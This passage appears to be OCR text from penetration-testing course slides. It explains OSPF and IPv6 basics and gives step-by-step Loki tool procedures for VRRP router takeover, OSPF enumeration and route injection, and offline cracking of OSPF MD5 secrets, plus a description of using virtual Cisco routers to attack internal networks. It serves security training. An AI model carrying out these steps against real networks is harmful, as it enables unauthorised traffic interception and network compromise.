
Loki implements the VRRP MITM attack similar to Yersinia's HSRP attack:

1. After launching "loki.py", start packet sniffing on the network by clicking the sniffer button. Select the attached interface when prompted and click "OK".
2. Navigate to the VRRP attack menu by clicking the HOT-STANDBY | vrrp tabs. When Loki identifies VRRP traffic it will list the source IP address of the router as well as the VRRP group identifier and node priority.
3. Select a node in the VRRP group you wish to exploit by clicking on the entry.
4. Click "Get IP" to launch the VRRP attack. Loki will advertise itself as a new router with a higher priority than any observed priorities from other nodes, taking over responsibility as the primary router on the network.



Routing Protocols

Many organizations do not effectively filter routing protocol traffic, allowing routing messages to be delivered to end-user segments. As an attacker, anytime we are able to observe routing protocol traffic, be it OSPF, RIP, RIPv2, EIGRP or other protocols, we have an opportunity to exploit the network. Successful routing attacks will allow an attacker to discover internal network and map the network infrastructure from routing topology data, along with wide-scale MITM attack opportunities.




OSPF Quick-Start

For our example we'll look at the Open Shortest-Path First (OSPF) protocol. For those not familiar with how OSPF operates, a quick-start brief is in order.

OSPF is an Interior Gateway Protocol (IGP, as opposed to an Exterior Gateway Protocol, such as BGP). OSPF routers send periodic multicast packets on the network using the multicast address 224.0.0.5, advertising their availability to other routers and forming OSPF neighbor relationships. These adjacent routers share topology information with each other using Link State Advertisements (LSAs). LSAs are then sent to upstream neighbor devices as well, allowing all the routers in an area to share a copy of the routing topology.

When the network topology changes (such as when a network link goes down), the OSPF router reporting the topology change shares the change information with its neighbor, causing LSA flooding with updates received by all routers.

OSPF includes the concept of an OSPF area where all the devices in the same area share the routing topology. In large networks where RAM and processing time on routers is limited, OSPF groups can be divided into multiple OSPF areas where routers only have knowledge of their participating area's routing table, as well as knowledge of the device that handles external areas. OSPF always has at least one area known as the backbone area, designated "area 0.0.0.0" or just "area 0".




Routing Fail

This slide includes a screen-shot of Wireshark representing a common configuration mistake in internal networks. The first several frames of the packet capture show LAN-style traffic, NetBIOS Name Server (NBNS) traffic sent from a host to the broadcast traffic (indicating that this is limited to LAN, and not WAN traffic), connectionless LDAP (CLDAP) traffic, likely from a Windows device and other client-specific activity. On the same LAN we also see traffic to the multicast group 224.0.0.5 which is OSPF traffic.

In this example, the network administrator has failed to properly filter out OSPF advertisements seeking the presence of additional routers from end-user segments. Instead of keeping routing traffic limited to the router interfaces where upstream routers are present, the router allows LAN clients to participate in the OSPF network.

Selecting an OSPF packet, we can see that the OSPF header reveals that no authentication is in use on the network. This configuration allows an attacker to become a router and participate in the routing topology for the internal network, injecting routes as desired.



OSPF Routing Enumeration


Our first attack against OSPF is to enumerate routing information for the internal network. Knowledge of internal routing behavior is useful for an attacker, allowing us to identify internal networks and addressing schemes for wide-scale network mapping.

Routing information is not sent in OSPF hello messages; instead, the attacker must participate as a neighbor device to receive LSA's that reveal network topology information. In order to participate as a router, we need a tool that will send the necessary OSPF exchange information, as well as the shared secret used for MD5 challenge/response in environments where OSPF authentication is not NULL.

Once the attacker joins the network it will create a neighbor relationship ("adjacency" in OSPF terms) with the Designated Router (DR) and the Backup Designated Router (BDR) devices. With this relationship, the attacker will learn the routing table information, and have a place to advertise routers of his own.

As the attacker joins the OSPF routing area, it will step through the OSPF state tree with the peering router:


- ExStart: In the ExStart phase, the routers are forming the OSPF adjacency, designating the responsibilities of master and slave devices
- Exchange: In the Exchange phase, the routers exchange database descriptor (DBD) packets, which include LSA information
- Loading: In the Loading phase, the OSPF routers exchange link state information; this is an opportunity for the attacker to insert routing information into the OSPF area
- Full: The Full state is achieved when the routers and the attacker are fully synchronized



Loki OSPF Enumeration

We can use the Loki tool to exploit the OSPF protocol, as shown:


1. Start traffic sniffing with Loki by clicking the Start Sniffer button. Select the appropriate network interface when prompted and click OK.
2. When Loki observes OSPF hello messages, the ROUTING tab will blink. Clicking this tab will reveal a blinking ospf tab, Click ROUTING | ospf to enter the OSPF attack component of Loki.
3. Note the authentication in use on the network. If authentication is NONE, we can attack the OSPF process without first recovering a shared secret. If authentication is CRYPT, we must first recover the OSPF MD5 secret, which we'll examine next.
4. Set the authentication type drop-down to match the AUTH column observed in #3.
5. Change the authentication ID value to 1; this value reflects the index of the MD5 secret which will usually be one. If you are unable to connect with an authentication ID of 1 (and you are sure the key is correct), try other positive values (2, 3, 4, etc.).
6. Click the "Hello" button, which will start the OSPF neighbor adjacency process.
7. The state column will change to reflect each of the OSPF states; when the state reads "FULL", a drop-down arrow will appear next to the IP address of the device, allowing you to identify all the learned devices from the LSA exchange.



Loki OSPF MD5 Attack

If Loki observes an OSPF hello message where MD5 authentication is used we can mount an offline dictionary attack against the shared secret. After selecting the router to attack, select the Cracking tab and specify a dictionary wordlist. To start the attack, click "Crack PW".

When Loki successfully recovers the shared secret, the CRACK column will be populated with the password. We can then continue to create a connection into the network by clicking the Connection tab and changing the Authentication Type to AUTH_CRYPT, specifying the shared secret in the Key field.




Router Virtual Machine

While Loki can be a useful tool for manipulating internal routing tables, it cannot replace all the functionality of a Cisco router. On a penetration test, you could bring a Cisco router to the organization and use it to attack the internal network infrastructure, or you could use a Cisco IOS Virtual Machine (VM) instead.


Dynamips is a Cisco IOS VM that uses a Cisco IOS firmware image file to boot one or more virtual Cisco routers. Dynamips supports multiple router platforms including Cisco 1700, 2600, 3600, 3700, and 7200 devices. Further, Dynamips can virtually connect multiple routers running on the same host to physical network interfaces, or virtual interfaces. The virtual interface feature is useful for creating lab environments for learning how to configure Cisco routers, but the ability to connect a virtual router to a physical interface allows us to use Dynamips as a virtual router to attack internal network infrastructure.

Dynamips is complex to configure and manage. A simple front-end to Dynamips is Dynagen. Dynagen is a Python script that handles the configuration and startup of virtual routers, as shown on this page.

In order to use Dynagen and Dynamips, you will need a Cisco IOS image file. Cisco requires that you have a license to support the use of the Cisco IOS image file as well. Configuring Dynagen and Dynamips is somewhat complex, but a useful step-by-step tutorial is available for Windows and Linux users at http://www.gns3.net/dynagen/.




IPv6 for Penetration Testers
Next we'll look at various techniques to evaluate and attack IPv6 networks.



IPv6 Penetration Testing

The IPv6 protocol adds new complexity for penetration testing, and for the management and monitoring of enterprise devices. At the same time, IPv6 creates new opportunities for attack as well, exploiting new flaws in IPv6 deployments, or to simply bypass IPv4 defense systems. Many organizations would indicate that they have not yet adopted IPv6 internally for their organization. This is a misnomer, since many organizations have already adopted IPv6 unknowingly as a default component of modern operating systems, both in traditional computing devices and mobile device platforms. This lack of understanding for the use of IPv6 in organizations has also lead to a lack of IPv6 monitoring systems capable of identifying attacks against IPv6 devices.

In this module we'll look at building some essential IPv6 knowledge in the format and operation of IPv6 networks, and how we can target and exploit deficiencies in IPv6 deployments, whether intentional or unintentional.




IPv6 Header

First we'll look at the format and design of the IPv6 header. The layout of the IPv6 header as follows:

- Version: The 4-bit version field remains the same as in the previous IPv4 protocol, using a "6" instead of the previous "4".
- Traffic Classification: The traffic classification field is 8 bits, used to identify the priority of the traffic. This field is similar to the IPv4 Type of Service (ToS) field.
- Flow Label: The flow label field is new for IPv6 at 20 bits, used for specifying router handling options for the packet.
- Payload Length: The 16-bit payload length field discloses the length of the IPv6 header, including the length of extensions (added fields) associated with the header.
- Next Header: The next header field is 8 bits and replaces the IPv4 "protocol" field, identifying the next encapsulated protocol. The next header type values are compatible with the values used in the IPv4 protocol field.
- Hop Limit: The hop limit field is 8 bits and replaced the Time To Live (TTL) field in IPv4. The hop limit field is decremented by one for each router that forwards the packet.
- Source Address: The source address field is 16 bytes or 128 bits.
- Destination Address: The destination address field is 16 bytes of 128 bits.

